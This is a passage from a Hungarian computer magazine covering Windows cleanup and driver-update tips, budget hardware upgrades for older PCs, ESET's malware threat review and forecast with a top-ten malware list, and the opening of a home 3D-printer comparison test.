Amint elindult a Windows, nézzünk be a *Program eltávolítása vagy módosítása* részbe, amelyet a Vezérlőpultból érünk el. Itt a listán végighaladva távolítsuk el a felesleges, már nem használt programokat, majd indítsuk újra gépünket. A következő lépés a rendszerrel egyszerre induló programok kigyomlálása. A futtatás ([WIN]+[R]) mezőbe írjuk be az *msconfig* parancsot, majd az *Automatikus indítás*nál tiltsuk le azokat a programokat, amelyekre nincsen azonnal, a rendszer indításának pillanatában szükségünk.

Zárásként a felesleges adatszeméttől is szabaduljunk meg. Ehhez kényelmes felhasználók alkalmazhatják a CCleanert, de manuálisan, plusz beépített segédprogrammal is elvégezhetjük a törlést. Indítsuk a Lemezkarbantartót, és távolítsunk el minden felesleges adatot (egyedül a miniatűröket nem érdemes). Ezután a TEMP könyvtárak teljes tartalmát töröljük, és a böngészők gyorsítótárát is ürítsük ki.


CHIP-TIPP: Érdemes az Adobe, Java és egyéb frissítési rutinokat is letiltani, és helyettük egyedül a PSI Secunia frissítéskezelőt telepíteni, amely rengeteg programunk frissítését figyeli és menedzseli.



3 Frissítő hadjárat

Rendszerünk már tiszta és sallangoktól, valamint adatszeméttől mentes, így következhet a frissítés. Érdemes minden drivert egyesével átvizsgálni, és ha lehet, frissíteni. Kezdésnek a chipkészlet driverét frissítsük, majd következhet a videokártya, a hálózati csatoló, a hangkodek, a nyomtató és így tovább. Hasznos trükk, hogy a frissebb drivereket ne az alaplap vagy videokártya gyártójának honlapján, hanem a chipgyártó támogatásánál keressük – minden esetben itt találjuk a legfrissebb meghajtószoftvereket.

CHIP-TIPP: Amennyiben SSD is van a gépünkben, ellenőrizzük a firmware verzióját, és ha szükséges, frissítsük. Érdemes az alaplap BIOS-át is naprakészre hozni, feltéve, hogy az új kiadásban számunkra is hasznos javítások találhatók.



4 Maximális védelem


A tiszta és naprakész számítógép és Windows már most jobban használható, mint pár órával ezelőtti állapotában, de még egy kis időt szánjunk a karbantartásra, ugyanis az egyik legfontosabb lépés még hátravan. A biztonsági csomag szükségessége nem is kérdéses, ám hiába használunk komplex védelmet, aminek naprakészségére is ügyelünk, érdemes olykor-olykor egy másik szoftverrel, akár Live Linuxról induló kártevőirtóval is átvizsgálni rendszerünket. Például egy BitDefender, Sophos vagy ESET Virus Removal Toolt futtassunk. Ez nem memóriarezidens, egyszerűen elindítjuk, frissíti magát, átvizsgálja és kitakarítja a gépet, majd bezárul. Ezután egy kémprogram-eltávolítót is futtassunk, például a Spybot 1.62-es verzióját. Itt mindenképpen immunizáljuk rendszerünket, és töröljünk le minden gyanúsnak ítélt sütit vagy kártevőt.

Filléres hardverfrissítés

A gépfejlesztés nem egyenlő a gépcserével – sok PC-nél elég egy-egy alkatrészt lecserélni, és máris évekkel kitoltuk a „lejárati idejét”. Mutatunk három tipikus példát.

2004

Ki gondolná, hogy egy 10 éves PC-t még megéri bővíteni? Nos, túl sokat nem érdemes rá költeni, különösen úgy, hogy 20-30 ezer forintért már komplett, a jelenleginél sokkal fejlettebb (például Core 2 Duo) gépet kapunk. Ugyanakkor, ha a stabilitás tökéletes, és nagyjából a sebesség is megfelelő számunkra, még nem kell azonnal leváltani régi konfigurációnkat. A bővítésnél érdemes olyan alkatrészt választani, amelyet később egy új PC-be is továbbvihetünk. Tipikusan jó példa itt egy 1 TB-os, 7200 rpm-es merevlemez. Ez a többszörös kapacitáson felül csendesebb lesz, mint a régi, 40-80 GB-os HDD, de leginkább gyorsabb – sokkal gyorsabb. A rendszer migrálása nem különösebben nehéz, a CloneZillával (DVD-nken) egyszerűen és gyorsan végezhetünk a rendszer újratelepítése nélkül.



Ha mindössze 512 MB vagy 1 GB RAM van a gépben, érdemes lehet ezt is bővíteni 2 GB-ra. DDR-nél a használtpiacon nézzünk szét, ahol pár ezer forintból megúszhatjuk a bővítést. A szerelés nem több pár percnél, viszont arra figyeljünk, hogy a jelenlegi moduljainkkal kompatibilis RAM-okat szerezzünk be.

Végezetül a ventilátorokat is érdemes lecserélni, így sokkal csendesebb PC-t kapunk úgy, hogy 1-2 ezer forintnál többet nem költöttünk el.

2008

Nagyon óvatosan kell bővítgetni egy hat éves gépet. Először is drága, az újabb rendszerekbe (amelyre esetleg 1-2 éven belül majd váltunk) nem átvihető komponenst nem érdemes vásárolni. Arra is figyeljünk oda, hogy túlzottan ne csorbuljon a kiegyensúlyozottság. Például egy Core 2 Duo-s konfigurációba nem érdemes 90 ezer forintos GeForce GTX 770-et vásárolni, de még egy 50 ezer forintos Radeon R9 270X is túlzásnak tekinthető.

Ugyan a memóriabővítés nem olcsó mulatság manapság, mégis megéri 4 GB-ot szerelni egy ilyen gépbe (különösen Core 2 Quad esetén), és 64 bites oprendszerre váltani. A használtpiac zsúfolásig telt a Core 2-es CPU-kkal, így például most egy Pentium Dual Core–Core 2 Quad-processzorbővítést is olcsón megúszhatunk. Ha alaplapunk támogatja az AHCI módot, egy SSD beszerzése is látványosan megdobja az összteljesítményt, de a SATA6G-ről ilyenkor le kell mondanunk. Videokártyából akkor érdemes erős, fejlett modellt választani (50-70 ezer forint), ha záros határidőn belül le szeretnénk váltani gépünket, de a VGA-t már most lecserélnénk.

2010

3-4 éves PC-nél is érdemes lehet egy-két részegységet lecserélni a jobb teljesítmény és hosszabb élettartam érdekében. Például egy ilyen gépnél még abszolút megéri processzort fejleszteni – a rendszer nem annyira elavult, hogy ne érje meg a pénzráfordítást, de már kapunk akár használtan is kedvező árú, erős processzort. A RAM már minimum 4 GB kell hogy legyen, de mivel itt kevés kivételtől eltekintve DDR3-ról beszélünk, érdemes lehet meglépni a 8 GB-ra bővítést is. Ha videokártyánk még az eredeti, 3 éves modell, érdemes lehet ezt is lecserélni. Full HD-s játékokhoz már egy Radeon HD7790 is tökéletesen elegendő, de érdemesebb rászánni 50 ezer forintot, és egy Radeon R9 270X-et beépíteni. Ennél erősebb VGA-t azért nem ajánlott választani, csak ha igazán erős processzor dolgozik gépünkben. Ebben az esetben a GTX 760/770 kiváló vétel.

Mindezek mellett az SSD az, ami a legjobb beruházás. 3 éve ez a tároló még elérhetetlenül drága volt, mára azonban ez megváltozott. A meglévő HDD-nket szereljük át másodlagos adattárolónak, a rendszert pedig migráljuk egy 120/250 GB-os Samsung vagy Kingston SSD-re. A hatás mellbevágó lesz.

Ez volt 2013

Ez lesz 2014

Az ESET minden év végén összeállítja a következő év fenyegetési előrejelzését. Mire kell felkészülnünk idén, és mennyire volt pontos a legutóbbi elemzés?

Persze a fő trendet nem olyan nehéz megjósolni. 2012-ben és 2013-ban a kártevőkészítők egyre komolyabb figyelmet fordítottak a mobilplatformokra, amire számított is az ESET, az okostelefonok és főként azok használatának egyre nagyobb népszerűsége alapján. A bűnözők 2014-ben sem fognak lemondani erről a bevételi forrásról, ahogy a többi jól bevált támadáson is csak erősíteni fognak. Azonban a már szinte megszokott fenyegetések mellett az új év – Edward Snowdennek köszönhetően – főként a felhasználók online adatainak védelméről szól majd. Ez a trend sem meglepő, hiszen lapunk is már egy ideje minden számban emlegeti vagy Snowdent, vagy az NSA-t, gyakran több alkalommal is. Ez az előrejelzés még nem sokkal komolyabb teljesítmény, mint amire egy vásári jóstól számíthatunk, azonban az ESET ennél jóval részletesebben kiszámította, mi várható 2014-re. De előbb vegyük sorra, mi történt a digitális biztonság területén 2013-ban, és azt mennyire pontosan látták előre.

Előre látott fenyegetések

Az első előrejelzés szerint: „A mobilkártevők számának minden korábbi mértéket meghaladó növekedése várható. Céges viszonylatban a BYOD (hozd a saját eszközöd) elterjedése miatt kiemelten fognak jelentkezni az okostelefonok, táblagépek elleni támadások." Elég egyértelmű volt, hogy a mobil készülékek térnyerésével folyamatosan és nagy ütemben növekvő vadászmezőket a bűnözők minél jobban igyekeznek majd kiaknázni. Sőt, az előrejelzés még kissé optimista is volt ahhoz képest, hogy mekkora mennyiségben fedeztek fel év közben androidos kártevőket. Amik között természetesen álvírusirtó is akadt már, ami heti 15 euróért nem védi azt, aki bedől a riasztásának.

Sajnálatosan bevált az a jóslat is, amely a felhőtechnológiákkal kapcsolatos adatszivárgási problémákról szólt. Sokan amúgy is kissé bizalmatlanok voltak a felhőtárhelyekkel, és a Megaupload esete is jól mutatta, hogy csak titkosítással kombinált szolgáltatást érdemes igénybe venni tárolásra. Ahogy alkalmazások esetében is olyan szolgáltatót kell választanunk, amelyben megbízhatunk. Aztán jött az NSA-botrány, és mindenki megértette, milyen sérülékenyek a neten elhelyezett adatok (is).

A következő baljóslatú tétel: „Az ESET laborjában a már ismert kártevők variánsainak további intenzív gyarapodását is valószínűnek tartják. A botnetes kártevők további erőteljes terjedése szintén várható." Az első tétellel ismét biztosra mentek a szakértők, hiszen ez minden évben így történik. A botnetekkel kapcsolatban azonban voltak biztató jelek, nagy rajtaütések. Azonban ezeknek csak ideiglenes hatásuk volt, hosszabb távon nem változott a támadási kedv. Még nagyobb gondot jelent, hogy a botnetes terjesztés sokat segített a valódi, sőt kifejezetten komoly titkosítást használó ransomware-ek, például a CryptoLocker elterjedésében.

„Bár a kártevők terjedésének módszerei közül az e-mailes forma háttérbe szorult a közösségi oldalak miatt, de egyáltalán nem szűnt meg, emellett pedig a szintén jellegzetes olyan bevált csatornák is megmaradnak majd, mint az Autorunból ismert külső USB-eszközök, chatüzenetek, kártékony linkek, weboldalak, mérgezett kereső-

találatok." Így is lett. Különösen a Facebook vált egyre inkább veszélyessé, mivel a növekedő átlagéletkor miatt itt jobb eséllyel indultak az átverésalapú támadások.

Végül pedig az ESET szakemberei úgy látták, az Anonymous, Lulzsec és egyéb csoportok akciói visszafogottabbak lesznek, míg a sebezhetőségeket iparszerűen kihasználó exploit kitek még komolyabb kihívás elé állítják a biztonsági cégeket. Jócskán adnak majd 2013-ban feladatot az IT-biztonsági iparágnak." A hackercsoportoknak ugyan idén is akadt néhány látványos akciójuk, de békésebbnek tűntek, mint korábban. Az exploit kitek menetelése azonban minden várakozást felülmúlt. Bár az érintett programok szinte ugyanazok, de a hibáikat kihasználó alkalmazások száma egyre csak nő. Sőt, aki nem fél a következményektől, akár havi díjért is kipróbálhatja némelyiket.

Erre számíthatunk idén

A felhőalapú tárolás már annyira népszerű lett, hogy lejárt lemeznek tűnik, de attól még egyre többet használják magán- és üzleti célokra, akár nagyvállalatok is. A Gartner kutatása szerint 2011-ben a felhőalapú szolgáltatásokban a felhasználók átlagosan információik 7%-át tárolták, 2016-ra pedig 36%-ot fognak, azaz adataik több mint harmadát. Hasonló növekedési ütemet mutat a Cisco Global Cloud Index felmérése (az oldalt látható képen), amely alapján úgy vélik, a globális felhőalapú adatforgalom 2017-re a 2012-es érték négy és félszeresére, 1,2 zettabájtról 5,3 zettabájtra nő. A felhők népszerűségüket a kényelemnek és a mobil adat-hozzáférési lehetőségnek köszönhetik, azonban ez újabb biztonsági kihívásokkal jár. Elsősorban azzal, hogy a cégek megértessék a felhasználókkal a megfelelő biztonság fontosságát. A folyamatos netes tárolásnál ugyanis egyszerre kell gondoskodni a felhasználó eszközeinek, a kommunikációnak és a tárolóhelynek a biztonságáról. Természetesen ez sem újdonság, több magáncég is erre a komplex szolgáltatásra épít, és a jelek szerint a diszkréciójáról (és morális rugalmasságáról) híres Svájc is elkezdett berendezkedni ennek az igénynek a kiszolgálására, NSA-bosszantóan megbízható és erős titkosítással rendelkező felhőalapú tárhelyekkel.

Az ESET már a tavalyi jelentésben megjósolta az Android operációs rendszert érő támadások számának jelentős növekedését. 2012-ről 2013-ra 60%-kal nőtt az észlelt támadások száma, és ez az érték 2014-re még tovább fog emelkedni. Ennek oka egyrészt a platform felépítése, mely jobban kedvez a támadásoknak szabadabb rendszere miatt, másrészt pedig az, hogy – amint a 2013-as trendriportból is nyilvánvaló – az Android lett a legelterjedtebb mobiltelefon-oprendszer. Ennek a két összetevőnek az alapján nem is meglepő, hogy az Android platformot támadó rosszindulatú programok száma folyamatosan és nagyon gyorsan növekszik. A támadások számának jelentős növekedése természetesen komoly problémát jelent, de ezzel együtt megfigyelhető egy még riasztóbb trend is, a malware-családok számának szaporodása. 2012 első 10 hónapjában 55 különféle malware-családot észleltek a biztonsági szakemberek, 2013 októberére már 79 különböző bukkant fel belőlük.

Ez a két fő terület, amire figyelni kell mind a biztonsági megoldások szállítóinak, mind a szolgáltatóknak és felhasználóknak. De természetesen a bűnözők nem fognak feladni egy olyan módszert sem, amely eddig bevált. Ezért idén is bőséggel számíthatunk ransomware vírusokra, a Java sérülékenységének állandó kihasználására, nagyobb és bonyolultabb bothálózatokra, 64 bites fenyegetésekre. De a technikai újdonságok sem kerülik el a hackerek és víruskészítők figyelmét, így a terjedés függvényében egyre népszerűbbek lesznek az okostévék, okosautók, lényegében bármilyen okos eszköz, valamint a játékkonzolok elleni támadások, és persze a bitcoint is megpróbálják majd kilopni a virtuális zsebünkből.

Felhőrobbanás

Az adattároló felhők már most is hihetetlen mennyiségű információt tartalmaznak. A feltüntetett értékek exabájtban értendők, ami 1 millió terabájt.

Régió	2012	2013	2014	2015	2016	2017	Átlagos éves növekedés 2012–2017
Latin-Amerika	77	117	159	203	249	298	31%
Ázsia/Csendes-óceáni térség	319	505	736	1042	1415	1876	43%
Közép-Kelet-Európa	69	101	140	191	253	325	36%
Közel-Kelet és Afrika	17	31	51	77	112	157	57%
Észak-Amerika	469	691	933	1211	1526	1886	32%
Nyugat-Európa	225	311	400	501	623	770	28%

Forrás: Cisco

Karácsonyi lidércnyomás

Havi rendszerességgel készül lista az előző hetek legkomolyabb fenyegetést jelentő kártevőiről. Tavaly év végén ezek bizonyultak a legveszélyesebbnek.

Forrás: ESET

1. Win32/Bundpil

- **ELŐZŐ HELYEZÉS: 1.**
- **ELŐFORDULÁSI ARÁNYA: 3,96%**

A Bundpil féreg hordozható médián keresztül terjed, és további fertőzések letöltését igyekszik elérni a gazdagépen.

2. LNK/Agent.AK

- **ELŐZŐ HELYEZÉS: 2.**
- **ELŐFORDULÁSI ARÁNYA: 2,21%**

Egy link, amely egyszerre indít el egy valódi alkalmazást, vagy hív be egy mappát és futtatja a kártevőt a háttérben.

3. Win32/Sality

- **ELŐZŐ HELYEZÉSE: 3.**
- **ELŐFORDULÁSI ARÁNYA: 2,02%**

Képes a regisztrációs adatok megváltoztatására és védelmi szolgáltatások letiltására.

4. INF/Autorun

- **ELŐZŐ HELYEZÉSE: 4.**
- **ELŐFORDULÁSI ARÁNYA: 1,97%**

Cserélhető adathordozókon át támadó, az autorun.inf fájlon keresztül megfertőző kártevők csoportja.

5. HTML/ScrInject

- **ELŐZŐ HELYEZÉSE: 5.**
- **ELŐFORDULÁSI ARÁNYA: 1,86%**

Szintén HTML-oldalakba ágyazott kód, amelynek célja az oda látogató böngészőt egy fertőzött oldalra irányítani.

6. Win32/Conficker

- **ELŐZŐ HELYEZÉSE: 7.**
- **ELŐFORDULÁSI ARÁNYA: 1,52%**

A Windows egy sérülékenységét kihasználó féreg. A hibát évekkel ezelőtt javították, de sokan nem telepítették a foltot.

7. Win32/Dorkbot

- **ELŐZŐ HELYEZÉSE: 6.**
- **ELŐFORDULÁSI ARÁNYA: 1,46%**

Cserélhető adathordozókon keresztül fertőző féreg, amely jelszavakra vadászik és egy hátsó ajtót is telepít gépünkre.

8. Win32/Ramnit

- **ELŐZŐ HELYEZÉSE: 9.**
- **ELŐFORDULÁSI ARÁNYA: 1,45%**

A vírus először saját túlélését biztosítja, majd átadja a gép irányítását gazdájának.

9. Win32/Wauchos


- **ELŐZŐ HELYEZÉSE: –**
- **ELŐFORDULÁSI ARÁNYA: 1,11%**


Egy trójai amely további kártevőket tölt le, és adatokat gyűjt a számítógépről.


10. Win32/Virut


- **ELŐZŐ HELYEZÉSE: –**
- **ELŐFORDULÁSI ARÁNYA: 1,08%**

Új kártevő, ami az EXE- és SCR-fájlokat támadja meg, valamint Iframe kóddal fertőzi meg a HTM- és PHP-fájlokat.











A 3D-s nyomtatók 0,1 milliméteres műanyag rétegekből építik fel a munkadarabot – esetünkben egy sakkfigurát






A legjobb 3D-nyomtatók

Minden mérnök és barkácsoló álmát válthatja valóra a még csak gyermekcipőben járó 3D-s nyomtatás. Az otthoni készülékek ára már 800 euró környékén jár – le is teszteltük őket.

Christoph Schmidt/Rosta Gábor



Már senki sem lepődik meg azon, hogy bármilyen szöveget, fényképet vagy akár festményeket is könnyedén kinyomtathatunk otthon. Az új 3D-s nyomtatók pedig ugyanezt nyújtják a nagyjából egy mogyoró és egy kókuszdió közé eső mérettartományú tárgyak esetében, amelyeket vékony műanyag rétegekből építenek fel. A művészi vagy éppen mérnöki vénával megáldott felhasználók számtalan érdekes eszközt készítettek már otthonukban, de a technológia még rengeteg gyermekbetegséggel küzd. Azok számára, akik már most szeretnék kipróbálni a jövő egyik fontos eljárását, leteszteltük a legkönnyebben elérhető otthoni 3D-s nyomtatókat. Nem árulunk zsákbamacskát: egy magyarországi vásárló esetében egyelőre az internetes megrendelés az egyedül járható út, hiszen a berendezéseket nálunk hivatalosan nem forgalmazzák. Ez pedig a szállítási díjak miatt is drága hobbivá teszi a 3D-s nyomtatást, annál is inkább, mert a festék és a papír szerepét is betöltő műanyag szálból álló alapanyagot is a weben kell majd megrendelnünk. Akit érdekelnek a folyamat alapjai, az 56. oldalon található gyakorlati anyagunkban konkrét példán ismerheti meg egy tárgy előállítását.


Egy 3D-s nyomtató egyelőre nem olcsó, a hat tesztelt berendezés ára 700 és 2350 euró közé esik. Cikkünkben eurós költségekkel dolgozunk majd, mivel az online rendeléskor is így látjuk majd az árakat. A legkönnyebben üzembe helyezhető berendezések már összeszerelve érkeznek – így kapjuk a MakerBot, a Sintermask, a Pearl és az iRapid készülékeit. Az Ultimakertől összeszerelve és kit formában is rendelhetünk nyomtatót (az utóbbival 600 eurót spórolhatunk) – az utóbbi összerakása a tesztlaborban 16 óránkba került. A Velleman K8200 csak kit formájában létezik, ennek összeszerelésére pedig egy napunk is rámehet. A szerelésnél figyelni kell, mert a nyomtatási minőséget is befolyásolhatja, ha hibázunk: ha például az Ultimaker 2 vezetőrúdjait nem jól illesztjük a helyükre, működés közben a nyomtatófej nem mindig talál vissza a 0 állásba. A Vellemannál a nyomtatómotor vízszintes beépítésére figyeljünk, különben a tárgyasztalon is ferdén készülnek majd el a tárgyak. Ami a külsőt illeti, ez tág határok között változik: a Velleman csupasz alumíniumrudazata áll szemben az Ultimaker plexilemezeivel és a Pearl üres, műanyag idomokból felépülő dizájnjával.

Különbségek a használatban


A 3D-s nyomtatás még csak pár éves múltra tekinthet vissza, ez pedig a berendezések nehézkes kezelésén is tetten érhető. Így például a felhasználónak minden nyomtatás előtt ellenőriznie és szükség esetén korrigálnia kell a munkaasztal beállításait, amelyek néha működés közben is képesek elmozdulni. Az első néhány, általában selejtet eredményező kísérlet után optimalizálhatjuk ezeket. A MakerBoton ez egyszerű: a kalibráció lépéseit a készülék kijelzőjén követhetjük nyomon, a folyamat pedig csak három beállítás elvégzését igényli. Nem sokkal nehézkesebb a Pearl és a Fabbster üzembe helyezése sem, a többi berendezésnél viszont a kalibrációs pontok kézi kiválasztása és az általában négy darab finombeállító csavar együttes használata rossz esetben fél órát is elvesz majd. A legidegesítőbb az Ultimaker volt, amelynek tárgyasztalát többször is kalibrálnunk kellett.

A nyomtató kellékanyagát jelentő műanyag szál behelyezése a legtöbb eszköznél egyszerűnek bizonyult. A felhasznált anyag általában 2 mm átmérőjű, amit könnyű megfogni, majd a vezetőgörgőkön és az adagolón át a fejbe vezetni. Az egyetlen kivétel a Fabbster, amely recézett műanyag rudakat használ. Ezeket egyesével kell betölteni, ami komplikált, ráadásul hajlamosak nyomtatás közben kicsúszni a helyükről. Cserébe a precízebben adagolható alapanyagnak köszönhetően a tesztre használt sakkfigura és a rombikuboktaéder nyomtatásakor finomabb végeredményt kaptunk.

FOTÓ: NIKOLAUS SCHÄFFLER



Egyes 3D-s nyomtatókat készletben is megvehetünk: a Velleman K8200 LEGO-formában több száz alkatrészből áll



Gyártási hiba: a Velleman nyomtatófeje ferde, a hozzá csatlakozó csővezetéket ezért kézzel kellett átalakítanunk

A MakerBot beállítása nem áll másból, mint a tárgyasztal szintezéséből, ehhez pedig csak három csavart kell beállítanunk

Az alapanyag általában műanyag szál, kivéve a Fabbster, amely kényelmetlen, de jobban adagolható rudakat használ

LCD kijelző, SD-kártya-olvasó és néhány gomb: a Pearl nyomtatója nem is igényel ennél több kezelőszervet

